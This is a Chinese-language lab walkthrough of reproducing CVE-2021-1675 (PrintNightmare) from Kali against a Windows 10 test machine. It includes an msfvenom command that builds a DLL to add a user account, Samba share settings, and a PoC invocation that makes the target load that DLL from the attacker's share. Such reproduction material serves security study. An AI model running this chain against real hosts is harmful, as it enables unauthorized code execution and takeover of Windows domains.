**CVE-2021-1675: Windows Print Spooler远程代码执行漏洞**

1. 漏洞介绍：

Windows Print Spooler是Windows的打印机后台处理程序，广泛的应用于各种内网中，攻击者可以通过该漏洞绕过PfcAddPrinterDriver的安全验证，并在打印服务器中安装恶意的驱动程序。若攻击者所控制的用户在域中，则攻击者可以连接到DC中的Spooler服务，并利用该漏洞在DC中安装恶意的驱动程序，完整的控制整个域环境。

该漏洞广泛的存在于各Windows版本（到2021年6月29号为止为所有的windows版本）中，利用复杂度为中，但由于成功利用该漏洞的攻击者可以完整的控制域环境，造成非常严重的后果，所以该漏洞的利用价值极高。

1. 漏洞影响版本

Windows Server 2019 (Server Core installation)

Windows Server 2019

Windows Server 2016 (Server Core installation)

Windows Server 2016

Windows Server 2012 R2 (Server Core installation)

Windows Server 2012 R2

Windows Server 2012 (Server Core installation)

Windows Server 2012

Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)

Windows Server 2008 R2 for x64-based Systems Service Pack 1

Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)

Windows Server 2008 for x64-based Systems Service Pack 2

Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)

Windows Server 2008 for 32-bit Systems Service Pack 2

Windows Server, version 2004 (Server Core installation)

Windows RT 8.1

Windows 8.1 for x64-based systems

Windows 8.1 for 32-bit systems

Windows 7 for x64-based Systems Service Pack 1

Windows 7 for 32-bit Systems Service Pack 1

Windows 10 Version 1607 for x64-based Systems

Windows 10 Version 1607 for 32-bit Systems

Windows 10 for x64-based Systems

Windows 10 for 32-bit Systems

Windows Server, version 20H2 (Server Core Installation)

Windows 10 Version 20H2 for ARM64-based Systems

Windows 10 Version 20H2 for 32-bit Systems

Windows 10 Version 20H2 for x64-based Systems

Windows 10 Version 2004 for x64-based Systems

Windows 10 Version 2004 for ARM64-based Systems

Windows 10 Version 2004 for 32-bit Systems

Windows 10 Version 21H1 for 32-bit Systems

Windows 10 Version 21H1 for ARM64-based Systems

Windows 10 Version 21H1 for x64-based Systems

Windows 10 Version 1909 for ARM64-based Systems

Windows 10 Version 1909 for x64-based Systems

Windows 10 Version 1909 for 32-bit Systems

Windows 10 Version 1809 for ARM64-based Systems


Windows 10 Version 1809 for x64-based Systems

Windows 10 Version 1809 for 32-bit Systems

1. 漏洞分析：

RpcAddPrinterDriver 的身份验证逻辑存在安全缺陷，由于参数可以被用户控制，攻击者可以通过其绕过安全检查并添加恶意驱动程序。如果攻击者控制的用户处于域环境，则攻击者可以连接到DC中的Spooler服务并在 DC 中安装恶意驱动程序，最终可以控制整个域环境。

如图所示，箭头所指的参数是可以被用户控制的。



1. 漏洞复现场景：

kali作为攻击机 192.168.22.18

Window10作为靶机 192.168.22.253

1. 漏洞复现：

漏洞复现方面可以参考：

https://github.com/cube0x0/CVE-2021-1675

环境准备：

1. ：首先配置kali的共享文件夹，参数配置如下表

[global]

map to guest = Bad User

server role = standalone server

usershare allow guests = yes

idmap config \* : backend = tdb

smb ports = 445

[Share]


path = /home/kali/Desktop/Share

guest ok = yes


punlic = no

browsable = yes

进入文件夹/etc/samba/



修改samba配置文件smb.conf



1. 安装impacket

首先卸载原有的impacket（如果有的话）

pip3 uninstall impacket


下载impacket

git clone <https://github.com/cube0x0/impacket>

进入impacket文件夹，执行命令：

python3 setup.py install

1. 开启靶机windows10的smb服务,并关闭防火墙。





攻击复现：

（1）在kali中下载好的poc，poc下载：


git clone https://github.com/Dor-Tumarkin/CVE-2021-1675.git

（2）针对靶机系统类型修改poc代码：

在靶机中，进入下图中的文件夹，找到UNIDRV.DLL文件




将该文件路径复制到kali机的poc文件如图所示位置



1. 制作dll脚本文件，其中包含的远程命令为添加一个用户（可以自己制作特定功能的dll脚本，比如权限提升等等）。

命令：

msfvenom -p windows/x64/exec CMD="net user test1 test /add" -o ~/Desktop/Share/lzk.dll



1. 执行poc

命令：

python3 CVE--1675.py nsfocus:nsf0cus.@192.168.22.253 ‘\\\\192.168.22.18\\Share\\lzk.dll’

